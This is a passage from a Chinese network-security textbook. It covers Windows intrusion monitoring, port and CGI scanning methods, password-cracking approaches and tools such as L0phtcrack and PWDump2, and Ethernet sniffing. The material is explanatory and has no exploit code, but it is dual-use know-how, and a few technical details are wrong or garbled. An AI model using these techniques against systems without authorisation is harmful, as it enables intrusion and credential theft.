需要提醒的是，使用任何日志分析软件都会占用一定的系统资源，因此，对于 IIS 日志分析这样低优先级的任务，在夜里空闲时自动执行会比较合适，如果再写一段脚本把过滤后的可疑文本发送给系统管理员，那就更加完美了。同时，如果敏感字符串表较大，过滤策略复杂，笔者建议还是用 C 语言写一个专用程序会比较方便。

2. 基于安全日志的检测

通过基于 IIS 日志的入侵监测，我们能提前知道窥伺者的行踪(如果你处理失当，窥伺者随时会变成入侵者)，但是 IIS 日志不是万能的，它在某种情况下甚至不能记录来自 80 端口的入侵，根据 IIS 日志系统的功能原理，IIS 只有在一个请求完成后才会写入日志，换言之，如果一个请求中途失败，日志文件中是不会有它的踪影的(这里的中途失败并不是指发生 HTTP 400 错误这样的情况，而是从 TCP 层上没有完成 HTTP 请求，例如在 POST 大量数据时异常中断)，对于入侵者来说，利用这一点，就有可能绕过日志系统完成大量的活动。

而且，对于非 80 端口的主机，入侵者也可以从其他的途径进入服务器，因此，建立一套完整的安全监测系统是非常必要的。

Win 2008 自带了相当强大的安全日志系统，从用户登录到特权的使用都有非常详细的记录，可惜的是，默认安装下安全审核是关闭的，以至于一些主机被攻击后根本没办法追踪入侵者。所以，我们必须要做的就是通过执行【管理工具】→【本地安全策略】→【本地策略】→【审核策略】命令，打开必要的审核，一般来说，登录事件与账户管理是我们最关心的事件，同时打开成功和失败审核非常必要，其他的审核也要打开失败审核，这样可以使得入侵者举步维艰，一不小心就会露出马脚。仅仅打开安全审核并没有完全解决问题，如果没有很好地配置安全日志的大小及覆盖方式，一个老练的入侵者还是能够通过“洪水”般的伪造入侵请求覆盖他真正的“行踪”。通常情况下，将安全日志的大小指定为 50MB，并且只允许覆盖 7 天前的日志可以避免上述情况的出现。

除了安全日志外，系统日志和应用程序日志也是非常好的辅助监测工具，一般来说，入侵者除了在安全日志中留下痕迹(如果他拿到了 Admin 权限，那么他一定会去清除痕迹)，在系统和应用程序日志中也会留下蛛丝马迹，作为系统管理员，要有不放过任何异常的态度，这样入侵者就很难隐藏他们的“行踪”了。

3. 文件访问日志与关键文件保护

除了系统默认的安全审核外，对于关键的文件，我们还要加设文件访问日志，记录对它们的访问。文件访问有很多的选项：访问、修改、执行、新建、属性更改……一般来说，关注访问和修改就能起到很好的监视作用。

例如，如果我们监视了系统目录的修改、创建，甚至部分重要文件的访问(例如 cmd.exe，net.exe，system32 目录)，那么，入侵者就很难在不引起我们注意的情况下安放后门程序。要注意的是，监视的关键文件和项目不能太多，否则不仅增加系统负担，还会扰乱日常的日志监测工作。关键文件不仅仅指的是系统文件，还包括有可能对系统管理员和其他用户构成危害的任何文件，例如系统管理员的配置、桌面文件等，这些都是有可能被用来窃取系统管理员资料和密码的。

4. 进程监控

进程监控技术是追踪木马、后门程序的一个有力武器，90%以上的木马和后门程序是以进程的形式存在的。作为系统管理员，了解服务器上运行的每个进程是职责之一(否则不要说安全，连系统优化都没有办法做)。做一份每台服务器运行进程的列表非常必要，能帮助管理员快速发现入侵进程，异常的用户进程或者异常的资源占用都有可能是非法进程。除了进程外，dll 也是危险的东西，例如把原本是.exe 类型的木马改写为.dll 后，使用 rundll32 运行就比较具有迷惑性。

5. 注册表校验

一般来说，木马或者后门程序都会利用注册表来运行自己，所以，通过注册表校验来发现入侵也是常用的手法之一。一般来说，如果一个入侵者只懂得使用流行的木马，那么由于普通木马只能写入特定的几个键值(比如 Run、Runonce 等)，查找起来是相对容易的，但是对于可以自己编写或改写木马的人来说，注册表的任何地方都可以藏身，靠手工查找就没有可能了。应对的方法是校验注册表的任何改动，这样改写注册表的木马就无法遁形了。校验注册表的软件非常多，很多追查木马的软件都带有这样的功能，一个监控软件加上定期对注册表进行备份，万一注册表被非授权修改，系统管理员也能在最短的时间内恢复。

6. 端口监控

虽然说不使用端口的木马程序已经出现，但是大部分的后门程序和木马程序还是使用 TCP 连接的，监控端口的状况对于由于种种原因不能封锁端口的主机来说就是非常重要的了。对于系统管理员来说，了解自己服务器上开放的端口甚至比对进程的监控更加重要，常常使用 Netstat 查看服务器的端口状况是一个良好的习惯，但是并不能 24 小时这样做，而且 NT 的安全日志有一个缺陷，喜欢记录机器名而不是 IP，如果你既没有防火墙又没有入侵检测软件，倒是可以用脚本来进行 IP 日志记录。例如：netstat -n -p tcp 10>>Netstat.log，这个命令每 10 秒钟自动查看一次 TCP 的连接状况，基于这个命令我们做一个 Netlog.bat 文件：time /t>>Netstat.log Netstat -n -p tcp 10>>Netstat.log，这个脚本将会自动记录时间和 TCP 连接状态。需要注意的是，如果网站访问量比较大，这样的操作是需要占用一定的 CPU 时间的，而且日志文件将越来越大，所以在使用时应慎之又慎。

一旦发现异常的端口，可以使用特殊的程序来关联端口、可执行文件和进程(如 Inzider 就有这样的功能，它可以发现服务器监听的端口并找出与该端口关联的文件，Inzider 可以从 http://www.Nttoolbox.com 下载)，这样无论是使用 TCP 还是 UDP 的木马都无处藏身。

7. 防护技术

早期的防护技术只是一个伪装的端口服务用来监测扫描，随着“矛”和“盾”的不断升级，现在的陷阱服务或者陷阱主机已经越来越完善，越来越像真正的服务，不仅能截获半开式扫描，还能伪装服务器一端的回应并记录入侵者的行为，从而帮助网络管理人员判断入侵者的身份。

2.3.2 扫描器概述

计算机网络的迅猛发展引发了人们对网络安全的高度重视。如何实时地找出网络系统的弱点，有效地定期评估、稽核自身网络安全状况，成了当前许多单位和部门最关心的问题。在这种情况下，网络安全扫描器成为防范网络入侵的有力工具。

网络安全扫描器是一种自动检测远程和本地主机安全性弱点的程序包，它通过与目标主机 TCP/IP 端口建立连接并请求某些服务(如 Telnet、FTP 等)记录目标主机的应答，搜集目标主机相关信息(如匿名用户是否可以登录等)、从而发现目标主机某些内在的安全弱点。前文讲过，网络入侵的过程一般是入侵者先利用扫描器对要入侵的目标进行扫描，找到目标系统的漏洞和脆弱点，然后进行攻击，因此扫描器是入侵者在入侵时首先用到的工具。对于安全管理员来说，要做的首要工作也应该是利用扫描器扫描系统，发现系统的漏洞和脆弱点后采取相应的补救措施。所以说扫描器是“一把双刃剑”。

网络扫描器的出发点是一个系统管理员能够确保系统安全的最佳途径是考虑一个入侵者将如何侵入系统。简单地说，扫描器的工作原理就是模拟攻击者的手法主动地探测目标系统，发现目标系统中可能存在的各种安全问题，将扫描结果报告给用户，并向用户提供该漏洞的相应解决方法，从而提高网络和系统的安全，保证网络免遭恶意用户利用该漏洞实施的攻击。对于系统扫描器，存放的是一些规则，例如什么样的文件是不能完全访问的等，也就是一些限制信息。如果是网络扫描器，存放的是系统的常见漏洞信息。

经典的系统扫描器是基于主机的安全评估系统，主要用来检测系统中无效错误的文件目录以及许可权，不可靠的指令，不安全的口令和组文件，文件中不安全的 SUID、SGID 位，文件的完整性。而网络扫描器是对网络或者系统网络服务作扫描，主要完成的工作是检验系统提供的服务安全度[FTP、Telnet、NFS(Network File System)、RSH(Remote Shell)、Read 访问、Sendmail 漏洞、TFTP(Trivial File Transfer Protocol)漏洞、X 服务器的安全和访问控制等]。

网络扫描技术分为侦查扫描和端口扫描两种，下面分别具体介绍这两种技术。

1. 侦查扫描

侦察扫描是利用各种网络协议产生的数据包以及网络协议本身固有的性质进行扫描。其目的是确认目标系统是否处于激活状态，获取目标系统信息。常用的扫描方法是 Ping Sweeps、UDP-Sweeps、操作系统确认扫描等。

Ping Sweeps(Ping 扫描方式)是简单发现一个 IP 范围内的主机是否处于激活状态的扫描方法。有三种 Ping 扫描方式：第一种是简单地发送 ICMP ECHO 请求，然后等待 ICMP ECHO 应答。如果收到了应答，就认为目标是激活状态，其实就是使用常规的 Ping 命令。如果想阻止对这样的 ICMP ECHO 应答，只需要禁止 ICMP ECHO 即可。第二种是广播 ICMP，向整个局域网发送 ICMP ECHO 请求。这样的请求会被广播到整个局域网，网中激活的主机会回送 ICMP ECHO 应答。UNIX 系统对于请求常常回送网络地址，而 Windows 系统常常忽略。第三种是 Non-ECHO ICMP。阻止前来的 ICMP ECHO 是不够的，可以使用 Non-ECHOICMP 协议收集一个系统信息。例如使用 ICMPtype13 消息(时间戳)以及 ICMP

type17 消息(地址掩码请求)。用 ICMP 时间戳请求和应答，你可以得到目标的当时时间；ICMP 地址掩码请求，可以在无盘系统启动引导程序时，得到它的网络掩码。可以用 icmpush&icmquery 工具来实现这样的扫描。许多防火墙通过配置只是阻止 ICMP ECHO 扫描，而没有阻止这样的扫描。执行【开始】→【运行】命令，在打开的对话框中输入 cmd。假设本机 IP 地址为 127.0.0.1，执行 ping 扫描命令后的扫描结果如图 2.3 所示；图 2.4 所示为在 cmd 下输入 ping -n 10 192.168.25.171，向 192.168.25.171 发送 10 个数据包。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\XP>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time=3ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 0ms

C:\Documents and Settings\XP>_
```

图 2.3　ping 扫描结果

```
C:\Documents and Settings\XP>ping -n 10 192.168.25.171

Pinging 192.168.25.171 with 32 bytes of data:

Reply from 192.168.25.171: bytes=32 time=9ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128
Reply from 192.168.25.171: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.25.171:
    Packets: Sent = 10, Received = 10, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 9ms, Average = 0ms
```

图 2.4　使用 ping 命令发送数据包

UDP Sweeps(UDP 扫描方式)与 TCP 扫描相比不是很容易实现，因为它无连接协议，又可能被路由器丢弃。如果一个 UDP Sweeps 扫描的端口不是处于激活状态，目标会发回一个 ICMP PORT UNRECH-ABLE 应答消息。另一个问题是许多的 UDP 服务并不对 UDP Sweeps 应答。送回来的如果是 UDPPORT UNRECHABLE，这就说那个 UDP 端口没有开放。而且对于防火墙来说，UDP 数据包也可能被故意丢弃，所以使用 UDP 扫描是非常不可靠的。但是 UDP 扫描有一个好处就是能够使用 IP 广播地址，一个允许 UDP 数据包的网络，可以送一个 UDP 数据包到一个广播地址的高端端口。如果那个端口没有过滤掉这个 UDP 数据包，那么扫描者就可以从目标网络得到许多的 ICMP PORT UNRECHABLE 消息。

2. 端口扫描

端口扫描是要得到目标系统的所能提供的服务信息，它主要是 TCP/IP 端口扫描。通常端口是一般服务常用的端口，比如 21(FTP)、23(TEL-NET)、25(SMTP)、80(HTTP)等。它逐个尝试与端口建立连接，然后根据端口与服务的对应关系综合服务器端的反应判断目标系统上运行了哪一种服务。如果错误地配置网络服务，以及使用的网络守护软件有被公开的漏洞，就很可能会让入侵者得到方便之门。例如开放 Finger、RPC、FTP、Telnet、Login(Rlogin)、Smtp 等服务，因为没有很好的保护机制，很容易让入侵者侵入系统。

TCP 扫描一般都是根据 TCP 数据的设置、“三次握手”中的交互出现的问题来扫描的。TCP 端口扫描方式有以下几种。①TCP Connect 扫描。这是最简单的扫描方式，利用 TCP 协议的“三次握手”。扫描者发送一个 SYN 数据包，等待目标机反应。如果目标机返回的是 SYN/ACK 数据包，证明目标端口是处于监听状态；如果返回的是 RST/ACK 数据包，证明目标端口不处于监听状态，而且连接将被置为 RESET，即该端口不开放。当收到 SYN/ACK 时，扫描者再发送 ACK 数据包，就完成一次完全连接。② TCP SYN 扫描。这种技术通常认为是“半开放”扫描，这是因为扫描程序不需要打开一个完全的 TCP 连接。扫描程序作

为客户端，不发送最后一个 ACK 包，这样服务器端认为没有建立一次 TCP 连接，因此不会在系统的审计记录中留下痕迹。③TCP FIN 扫描。FIN 扫描使用 FIN 数据包。扫描者使用 FIN 数据包等待目标应答。如果该端口是开放的，则这个 FIN 包被忽略，如果该端口是关闭的，则返回一个 RST 包。通过识别这种差别，扫描程序就可以判断出端口的开放情况。④TCP Fragmentation 扫描。前几种扫描方式都不能通过防火墙，因为防火墙通常只允许以少数几个端口为目的端口的 TCP 报通过，这样无法达到大面积的扫描目的。但通过把一个 TCP 报分割到多个 IP 包中，可使防火墙无法从一个 IP 包中找到完整的 TCP 报头，从而无法进行过滤。上述几种扫描方式中，方法①不需要特殊权限；方法③和④都需要程序打开 Raw Socket，自己拼装 TCP/IP 包，这是需要超级用户权限的。

另外还有其他扫描技术，例如域查询回答扫描(Domain Query Answer Scan)、代理/FTP 跳扫描(Proxy Scanning/FTP Bounce Scanning)、RE-SET 扫描、XMAS(圣诞树)扫描、NULL 扫描等。

现在比较好的扫描器大多采用客户端/服务器架构。

扫描器客户机对扫描目标、扫描范围、扫描/攻击方法等选项进行设置，然后自动进行测试，用户可以中断测试过程。测试时显示当前每台主机的扫描状态。测试结束后，报告扫描结果，对查找出的安全脆弱性和漏洞提出改进措施。扫描器服务器根据客户机提供的选项和指令，调用各种扫描/攻击方法，进行安全性测试。对每一个搜索到的主机，扫描器服务器生成一个线程进行检测。该线程首先扫描远程主机端口，然后调用扫描/攻击方法库中的扫描和攻击方法检测远程主机。在该过程中，服务器向客户端返回扫描/攻击状态，并接受客户机的指令。扫描/攻击方法库实质上是许多共享程序库(动态链接库)的集合。其中每一个共享程序库都是一种扫描和攻击方法，而且采用可扩展的插件结构。扫描/攻击方法库中存储各种扫描和攻击方法。扫描器服务器测试时调用其中的方法对目标主机进行扫描/攻击。

2.3.3 专用扫描器

比较常用的专用扫描器有 CGI 扫描器、Asp 扫描器、从各个主要端口取得服务信息的扫描器、获取操作系统敏感信息的扫描器、数据库扫描器、远程控制系统扫描器。下面就 CGI 扫描器做具体的介绍。

CGI(Common Gate Interface) 是运行在 Server 上的提供同客户段 Html 页面的接口。CGI 应用程序分为两部分。一部分是 Html 页面，即用户看到的东西；另一部分则是运行在服务器上的程序。Shell 脚本、Perl 程序和 C 可执行程序是 CGI 脚本最常采用的形式。Shell 脚本一般用于小的、快速的甚至可以用完就不要的 CGI 程序，因此，编写它们时常常不考虑安全性。这种疏忽可以导致一些缺陷，使得仅对系统具有一般知识的人也能进入系统任意“走动”。尽管 CGI 程序最容易写，甚至只需拼凑一下即可，但控制它们却很困难，因为它们一般是通过执行外部的其他程序来完成工作的。这就导致一些可能的隐患，因为 CGI 程序会继承任何它使用过的程序的安全问题。Perl 程序比 Shell 脚本更进一步。Perl 用于 CGI 编程有很多优点，并且相当安全。但 Perl 能给 CGI 作者提供足够的灵活性，从而导致对安全性的错误感觉。例如，Perl 是解释型的，这意味着它实际在调用时是先编译，然后每次执行

一步。这就很容易使得不正确的用户数据被包括进来作为代码的一部分，从而错误地进行解释，形成程序中止。从安全性的角度来看，C 语言似乎是很不错的，但由于它的流行性，它的好几种安全性问题已广为人知，而这些问题也能很容易地被人利用。例如 C 语言对串处理非常差。这就是处理串时存在的问题。在处理串时，大部分 C 语言程序员都是简单地建立一个预定义的空间并希望它足够大，以便处理用户输入的任何内容。所以它不做任何自动定位或清理，而让编程者自己处理所有事情。

当用户登录 Web 站点并开始进行交互访问时，他们能以两种方式导致 CGI 的不安全。一种是不遵守规则，歪曲或违反页面中建立的每个限制或约束；另一种方式是按要求去做。大部分 CGI 脚本是作为 HTML 表单的后台运行的，负责处理由用户输入的信息并提供某种定制的输出。因为在这种情况下，大部分 CGI 脚本编写时都等待某种特殊格式的数据，它们期望用户的输入能匹配收集并发送信息的表单。不过事情并不总是这样。用户可以有许多种办法绕过这些预定义的格式，而给脚本发送一些看起来是随机的数据。其次，利用有关操作系统和 Web 服务器软件的知识及常见的编程错误入侵系统。这些入侵从表面上看一切都正常，而实际上却是最危险的、最难检测出来的。

Web 浏览器是通过 HTML 协议工作的，正常的请求类似于 GETSOMEHOLESHTTP/1.1，这时请求服务器返回 INDEX.HTML 这个页面，如果请求的页面存在，服务器返回的数据中包含 200 OK，而如果不存在，则包含 404 ERROR。比如请求被打错：GET/ KKKKK.FFFFHTTP/1.1，那么服务器会告知输入者找不到这个页面。CGI 漏洞扫描器可以通过实现这种过程来检测某个漏洞是否存在。首先和服务器建立连接，然后发送请求 GETSOMEHOLESHTTP/ 1.1，如果返回的数据中有“OK”，就说明存在漏洞，否则就不存在漏洞。

图 2.5 为 CGI 漏洞扫描器的主程序流程。




图 2.5　CGI 漏洞扫描器主程序流程



2.4　口令攻击

攻击者攻击目标时常常把破译用户口令作为攻击的开始。只要攻击者能猜测或者确定

用户口令，他就能获得机器或者网络的访问权，并能访问到用户能访问到的任何资源。如果这个用户有域管理员或 Root 用户权限，这是极其危险的。这种方法的前提是必须先得到该主机上的某个合法用户的账号，然后再进行合法用户口令的破译。获得普通用户账号的方法很多，如利用目标主机的 Finger 功能：当用 Finger 命令查询时，主机系统会将保存的用户资料(如用户名、登录时间等)显示在终端或计算机上；利用目标主机的 X.500 服务：有些主机没有关闭 X.500 的目录查询服务，也给攻击者提供了获得信息的一条简易途径；从电子邮件地址中收集：有些用户的电子邮件地址常会泄露其在目标主机上的账号；查看主机是否有习惯性的账号：有经验的用户都知道，很多系统会使用一些习惯性的账号，造成账号的泄露。

口令攻击有三种方法。

1. 通过网络监听非法得到用户口令

这类方法有一定的局限性，但危害性极大。监听者往往采用中途截击的方法来获取用户账户和密码。目前，很多协议根本就没有采用任何加密或身份认证技术，如在 Telnet、FTP、HTTP、SMTP 等传输协议中，用户账户和密码信息都是以明文格式传输的，此时若攻击者利用数据包截取工具便可很容易地收集到用户的账户和密码。还有一种中途截击攻击方法，它在用户同服务器端完成“三次握手”建立连接之后，在通信过程中扮演 “第三者”的角色，假冒服务器身份欺骗用户，再假冒用户向服务器发出恶意请求，其造成的后果不堪设想。另外，攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作，等待记录用户登录信息，从而取得用户密码；或者编制有缓冲区溢出错误的 SUID 程序来获得超级用户权限。

2. 在知道用户的账号后，利用一些专用软件强行破解用户口令

这种方法不受网段限制，但攻击者要有足够的耐心和时间。如：采用字典穷举法(或称暴力法)来破解用户的密码。攻击者可以通过一些工具程序，自动从计算机字典中抽取一个单词，作为用户的口令，再输入给远端的主机，申请进入系统；若口令错误，就按序抽取下一个单词，进行下一个尝试，并一直循环下去，直到找到正确的口令或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成，因此几个小时就可以把上十万条记录在字典里的单词都尝试一遍。

3. 利用系统管理员的失误

用户的基本信息存放在 password 文件中，而所有口令则经过 DES 加密方法加密后专门存放在一个叫 Shadow 的文件中。黑客们获取口令文件后，就会使用专门的破解 DES 加密法的程序来破解口令。同时，由于为数不少的操作系统都存在许多安全漏洞、Bug 或一些其他设计缺陷，这些缺陷一旦被找出，黑客就可以长驱直入。例如，利用 Windows 的基本设计缺陷，放置特洛伊木马程序可以直接侵入用户的计算机并进行破坏，它常被伪装成工具程序或者游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会像古特洛伊人在敌人城内留下的藏满士兵的木马一样留在用户的计算机中，并在用户的计算机系统中隐藏一个可以在 Windows 启动时悄悄执行的程序。当用户连接到因特网上时，这个程序就会通知攻击者，

并“报告”用户的 IP 地址以及预先设定的端口。攻击者在收到这些信息后，再利用这个“潜伏”在用户系统中的程序，就可以任意地修改用户的计算机的参数设定、复制文件、窥视用户整个硬盘中的内容等，从而达到控制用户的计算机的目的。

口令攻击的类型大致可分为四种。①词典攻击。因为多数人使用普通词典中的单词作为口令，发起词典攻击通常是较好的开端。词典攻击使用一个包含大多数词典单词的文件，用这些单词猜测用户口令。使用一部 1 万个单词的词典一般能猜测出系统中 70%的口令。在多数系统中，与尝试所有组合相比，词典攻击能在很短的时间内完成。②强行攻击。许多人认为如果使用足够长的口令，或者使用足够完善的加密模式，就能有一个攻不破的口令。事实上，没有攻不破的口令，这只是个时间问题。如果有速度足够快的计算机能尝试字母、数字、特殊字符的所有组合，将最终能破解所有口令。这种类型的攻击方式叫强行攻击。使用强行攻击，先从字母 a 开始，尝试 aa、ab、ac 等，然后尝试 aaa、aab、aac ……

攻击者也可以利用分布式攻击。如果攻击者希望在尽量短的时间内破解口令，他不必购买大量昂贵的计算机。他会“闯入”几个有大批计算机的公司，并利用它们的资源破解口令。③组合攻击。词典攻击只能发现词典单词口令，但是速度快。强行攻击能发现所有的口令，但是破解时间很长。鉴于很多管理系统要求用户使用字母和数字，用户的对策是在字母后面添加几个数字。如把口令 ericgolf 变成 ericgolf55。用户使用这种口令的错误看法，是认为攻击者不得不使用强行攻击，会很费时间，而实际上这种口令也不难破解。有一种攻击使用词典单词，但是在单词尾部串接几个字母和数字，这就是组合攻击。基本上，它介于词典攻击和强行攻击之间。④其他攻击类型：偷窥(观察别人敲口令)；搜索邮箱的垃圾箱等。

口令攻击肯定需要借助一定的工具来对口令进行破解。下面来教大家怎么来破解 NT 口令和 UNIX 口令。

NT 口令破解可以用以下几种程序。

(1) L0phtcrack。L0phtcrack 是一个 NT 口令审计工具，能根据操作系统中存储的加密哈希(Hash)计算 NT 口令，功能非常强大、丰富，是目前市面上最好的 NT 口令破解程序之一。它有三种方式可以破解口令：词典攻击、组合攻击和强行攻击。L0phtcrack 可在 www.10pht.com 下载(15 天试用)，它不仅有一个美观、容易使用的 GUI(图形用户界面)，而且利用了 NT 的两个实际缺陷，这使得 L0phtcrack 速度奇快。

(2) NTSweep。NTSweep 使用的方法和其他口令破解程序不同。它不是下载口令并离线破解，NTSweep 是利用了 Microsoft 允许用户改变口令的机制。NTSweep 首先取定一个单词，然后使用这个单词作为账号的原始口令，并试图把用户的口令改为同一个单词。如果主域控制机器返回失败信息，就可知道这不是原来的口令。反之，如果返回成功信息，就说明这一定是用户账号的口令。然后 NTSweep 成功地把口令改成原来的值，用户永远不会知道口令曾经被人修改过。NTSweep 可从 www.packet.securify.com 下载。NTSweep 非常有用，因为它能通过防火墙，也不需要任何特殊权限来运行。但是它也有缺点：首先运行起来较慢；其次尝试修改口令并失败的信息会被记录下来，被管理员检测到；最后，使用这种技术的猜测程序不会给出精确信息，如有些情况不准用户更改口令，这时程序会返回失败信息，即使口令是正确的。

(3) NTCrack。NTCrack 是 UNIX 破解程序的一部分，但是在 NT 环境下破解。NTCrack

与 UNIX 中的破解类似，但是 NTCrack 在功能上非常有限。它不像其他程序一样提取口令哈希(Hash)，它和 NTSweep 的工作原理类似，必须给 NTCrack 一个 user id 和要测试的口令组合，然后程序会告诉用户是否成功。

(4) PWDump2。PWDump2 不是一个口令破解程序，但是它能用来从 SAM 数据库中提取口令哈希(Hash)。虽然 L0phtcrack 已经内建了这个特征，但是 PWDump2 还是很有用的。首先，它是一个小型的、易使用的命令行工具，能提取口令哈希；其次，目前很多情况下 L0phtcrack 的版本不能提取口令哈希。如 SYSTEM 是一个能在 NT 下运行的程序，为 SAM 数据库提供了很强的加密功能，如果 SYSTEM 在使用，L0phtcrack 就无法提取哈希口令，但是 PWDump2 还能使用；最后，要在 Windows XP 下提取哈希口令，必须使用 PWDump2，因为系统使用了更强的加密模式来保护信息。

UNIX 口令破解可以用以下几种程序。

(1) Crack。Crack 是一个旨在快速定位 UNIX 口令弱点的口令破解程序。Crack 使用标准的猜测技术确定口令。它检查口令是否为如下情况之一：与 User ID 相同、单词 Password、数字串、字母串。Crack 通过加密一长串可能的口令，并把结果和用户的加密口令相比较，看两者是否匹配。用户的加密口令必须是在运行破解程序之前就已经提供的。

(2) John the Ripper。UNIX 口令破解程序，但也能在 Windows 平台运行，功能强大、运行速度快，可进行字典攻击和强行攻击。

(3) XIT。XIT 是一个执行词典攻击的 UNIX 口令破解程序。XIT 的功能有限，因为它只能运行词典攻击，但程序很小、运行速度很快。

(4) Slurpie。Slurpie 能执行词典攻击和定制的强行攻击，要规定所需要使用的字符数目和字符类型。如：可以使 Slurpie 发起一次攻击，使用 7 字符或 8 字符、仅使用小写字母口令进行强行攻击。和 John the Ripper、Crack 相比，Slurpie 最大的优点是它能分布运行，Slurpie 能把几台计算机组成一台分布式虚拟机器，并在很短的时间里完成破解任务。



2.5 网络监听

网络监听是一种监视网络状态、数据流程以及网络信息传输的管理工具，它可以将网络界面设定成监听模式，并且可以截获网络上传输的信息。也就是说，当黑客登录网络主机并取得超级用户权限后，若要登录其他主机，使用网络监听便可以有效地截获网络上的数据，这是黑客使用的最有效的方法。但是网络监听只能应用于连接同一网段的主机，通常被用来获取用户密码等。

在网络中，当信息进行传播时，黑客可以利用工具，将网络接口设置成监听模式，便可将网络中正在传播的信息截获或者捕获到，从而进行攻击。网络监听在网络中的任何一个位置模式下都可实施进行。黑客一般都是利用网络监听来截取用户口令。比如当有人占领了一台主机之后，那么他要想将战果扩大到这个主机所在的整个局域网的话，监听往往是他选择的捷径。很多初学者认为如果占领了某主机，那么想进入它的内部网应该是很简单的。其实非也，进入了某主机再想转入它的内部网里的其他机器也不是一件容易的事情。因为除了要拿到用户的口令之外还有就是用户共享的绝对路径，这个路径的尽头必须是有

写的权限了。在这个时候，运行已经被控制的主机上的监听程序就会有大收效。不过，这却是一件费神的事情，而且还需要当事者有足够的耐心和应变能力。

Ethernet(以太网，它是由施乐公司发明的一种比较流行的局域网技术，它包含一条所有计算机都连接到其上的电缆，每台计算机均需要一种叫接口板的硬件才能连接到以太网)协议的工作方式是将要发送的数据包发往连接在一起的所有主机。在包头中包括有应该接收数据包的主机的正确地址(因为只有与数据包中目标地址一致的那台主机才能接收到信息包)，但是当主机工作在监听模式下的话,不管数据包中的目标物理地址是什么，主机都将可以接收到。许多局域网内有十几台甚至上百台主机是通过一个电缆、一个集线器连接在一起的，在协议的高层或者用户来看，当同一网络中的两台主机通信的时候，源主机将写有目的主机地址的数据包直接发向目的主机，或者当网络中的一台主机同外界的主机通信时，源主机将写有目的主机 IP 地址的数据包发向网关。但这种数据包并不能在协议栈的高层直接发送出去，而必须通过 TCP/IP 协议的 IP 层(也就是通常所说的数据链路层)交给网络接口。同时，网络接口不能直接识别由 IP 层来的 IP 地址，而必须在带有 IP 地址的数据包前增加一段帧头信息。帧头信息共 48 位，包含源主机和目的主机两者的物理地址，它 IP 